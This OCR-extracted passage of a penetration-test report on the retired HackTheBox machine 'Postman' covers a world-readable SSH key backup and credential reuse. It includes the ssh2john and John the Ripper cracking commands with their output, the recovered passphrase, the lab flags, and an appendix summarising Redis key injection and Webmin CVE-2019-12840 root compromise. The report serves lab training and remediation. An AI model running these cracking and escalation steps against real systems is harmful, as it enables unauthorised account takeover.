
3. SSH Private Key Backup Exposed on Filesystem - High

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	7.1 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	An encrypted SSH private key backup belonging to local user Matt was stored at `/opt/id_rsa.bak` with world-readable permissions. The passphrase protecting the key was weak and cracked using the RockYou wordlist, enabling authentication as Matt.
Impact	Any user with local filesystem access can read and exfiltrate the key backup. Cracking the weak passphrase enabled lateral movement from the `redis` service account to the `Matt` user account and access to Matt's credentials and privileges.
Affected Component	/opt/id_rsa.bak — Matt's encrypted RSA private key
Remediation	Remove the key backup from `/opt` immediately. SSH private keys must not be stored in shared or world-readable directories. If backups of key material are required, store them in encrypted storage accessible only to the owning user. Rotate any potentially compromised keys. Enforce minimum passphrase length and complexity for SSH key encryption.
References	https://www.ssh.com/academy/ssh/keygen

Finding Evidence

LinPEAS identified `/opt/id_rsa.bak` with world-readable permissions during post-exploitation enumeration:


redis@Postman:~$ bash linpeas.sh
Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
LinPEAS-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be t
he responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look into it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
Starting LinPEAS. Caching Writable Folders...
Basic information



The file contained an encrypted RSA private key. File permissions confirmed world-readable access

The key was transferred to the attacker machine and converted for cracking:

```
ssh2john id_rsa.bak > hash.txt
```

The passphrase was recovered using the RockYou wordlist:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Postman]
└─$ ssh2john id_rsa.bak > hash.txt

┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Postman]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/parallels/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa.bak)
1g 0:00:00:00 DONE (2026-05-02 19:39) 12.50g/s 3085Kp/s 3085Kc/s 3085KC/s confused6..comett
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
computer2008
```

The passphrase was used to switch to the Matt user:

```
su Matt
```

```
redis@Postman:~$ whoami
redis
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ whoami
Matt
Matt@Postman:/var/lib/redis$
```

4. Credential Reuse Across Authentication Mechanisms - Medium

CWE	CWE-521 - Weak Password Requirements
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	The passphrase used to encrypt Matt's SSH private key was identical to the operating system account password. This enabled lateral movement from the redis service account to the Matt user without requiring a separate credential attack.
Impact	Credential reuse removes authentication barriers between compromised accounts. Recovering a single credential through offline cracking provided access to multiple authentication mechanisms and enabled escalation of privileges.
Affected Component	Matt user account — SSH key passphrase reused as system password
Remediation	SSH key passphrases and system account passwords must be distinct credentials. Enforce a policy that prohibits reuse of passphrases as account passwords. Implement PAM-based password complexity and history requirements across all user accounts.
References	-

Finding Evidence


After recovering the SSH key passphrase `computer2008` through offline cracking, a direct SSH login as Matt was attempted and failed:

```
ssh matt@10.129.2.1
```

```
Permission denied (publickey).
```

The passphrase was tested as the system account password from within the existing redis shell:

```
su Matt
```



Authentication succeeded, confirming the SSH key passphrase was reused as the operating system account password.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.2.1	22	SSH	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
10.129.2.1	80	HTTP	Apache 2.4.29 — basic under-construction page
10.129.2.1	6379	Redis	Redis 4.0.9 — unauthenticated, vulnerable to RCE
10.129.2.1	10000	HTTP	Webmin MiniServ 1.910 — CVE-2019-12840

A.3 Subdomain Discovery

URL	Description	Discovery Method
N/A	No virtual hosts or subdomains identified	N/A

A.4 Exploited Hosts

Host	IP	Scope	Attack Chain	Notes
postman.htb	10.129.2.1	External	Redis SSH key injection → SSH key cracking + credential reuse → Webmin CVE-2019-12840 RCE	Initial access as redis; lateral movement to Matt; full root compromise

A.5 Compromised Users

Username	Type	Method	Notes
redis	Service account	SSH key injection via unauthenticated Redis CONFIG abuse	Initial foothold
Matt	Local user	Offline cracking of /opt/id_rsa.bak passphrase; credential reuse via su	Lateral movement
root	Root	Webmin CVE-2019-12840 package update command injection	Full compromise

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
postman.htb	/var/lib/redis/.ssh/authorized_keys	Remove injected SSH public key
postman.htb	/tmp	Remove linpeas.sh and any uploaded tooling

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	postman.htb	9f8023c90921f6bd70d1ed6a753b9401	/home/Matt/user.txt	SSH key backup cracking → su Matt
2	postman.htb	6018b08eb5afd2d8dc92ffc324f33e69	/root/root.txt	Webmin CVE-2019-12840 RCE as root

End of Report